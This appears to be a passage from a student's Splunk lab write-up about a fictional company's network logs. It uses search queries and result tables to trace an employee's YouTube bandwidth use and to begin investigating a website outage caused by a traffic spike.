



Explanation: I adjusted the time range to focus specifically from May 4th to May 27th, 2024, which helped me to pinpoint the increased activity. During this period, there was a significant rise in network events from May 5th to May 20th.



- **Investigating Sourcetype and Source Fields:**


After that, I looked into the sourcetype field and discovered that it had three values: access_combined, mysqld_custom, and csv. With 104,501 events in the csv sourcetype, it is possible that this was a factor in the May spike in bandwidth usage. I discovered that most of these events were coming from a file called youtube.csv by looking into the source field. It was clear from the overwhelming volume of occurrences that Rick was using YouTube during work hours.







- **Identifying the Destination IP:**
  - **Query:** index="hungryhustle" "192.168.0.8" sourcetype=csv source="youtube.csv"

Explanation: To investigate where the traffic was being directed, I examined the destination IP. The results showed that IP 208.65.153.238 had over 100,000 events related to it. This confirms a large amount of traffic was being sent to this address. This IP is linked to YouTube, meaning Rick was consuming a significant amount of bandwidth on non-work-related activities.



Top 10 Values	Count	%
208.65.153.238	100,379	96.056%
31.13.65.0	399	0.382%
31.13.64.0	393	0.376%
104.244.42.0	388	0.371%
172.217.0.0	386	0.369%
69.63.176.0	377	0.361%
172.217.10.0	376	0.36%
172.217.6.0	375	0.359%
157.240.0.0	370	0.354%
157.240.20.0	366	0.35%






- **Calculating the Total Bandwidth Used:**
    - **Query:**index="hungryhustle" "192.168.0.8" sourcetype=csvsource="youtube.csv" destination_ip="208.65.153.238"


```
| stats sum(data_volume) as total_bytes
| eval total_MB=round(total_bytes/1024/1024,2)
| table total_MB
```

Explanation: I used the above query to get the exact bandwidth Rick was using for the non-work-related activities, I calculated the total data volume transferred from Rick's workstation to the destination IP 208.65.153.238. The result showed Rick consumed over 550 GB of data. This high volume of data explains the excessive network usage.



- **Verifying the Destination IP:**

  Using an external lookup (https://ipinfo.io/), I confirmed that the destination IP 208.65.153.238 belongs to YouTube. This verified that Rick had been accessing YouTube, leading to high data consumption.



Analysis:

Through analyzing Rick's network traffic logs, it became clear that he was using a significant amount of bandwidth on YouTube, consuming over 550 GB of data. This explains the reason for his workstation being slow and why his performance had been negatively affected. Rick was spending time on non-related work activities, which contributed to his declining work performance.

Question 8: The website was down from 19/05/2024. What was the reason the website was down?


Answer:

The aim of this question is to determine why the Hungry Hustle website went offline on 19/05/2024.

Steps and Query Used:


- **Initial Search for Web Traffic:**
    - **Query:**index="hungryhustle" earliest="05/18/2024:00:00:00" latest="05/25/2024:23:59:59"

I started by searching the Hungry Hustle index to look at the web traffic around the time the website went down and focusing more on time after the 18th of May and before the 25th of May to know exactly what really happened. Here I found a massive spike of 50,000 at 9 am on Sunday, May 19 2024.



- **Investigating the Spike:**


After noticing the spike, opened the file from the interesting fields and found that there is a file name homepage which had a similar count of 50,000 that I found on the spike from the events logs. This large volume of requests happening within a short time frame was unusual and suggested an overload that likely caused the website to crash.




Top 10 Values	Count	%
unauthorised	62,521	34.839%
maintenance	59,010	32.882%
homepage	50,000	27.862%
hustlekebab	5,571	3.104%
burgerbundle	222	0.124%
hustlechickenwings	222	0.124%
bighustleburger	221	0.123%
hustlesteak	220	0.122%
platter	220	0.122%
hungrybreakfasthustle	215	0.12%

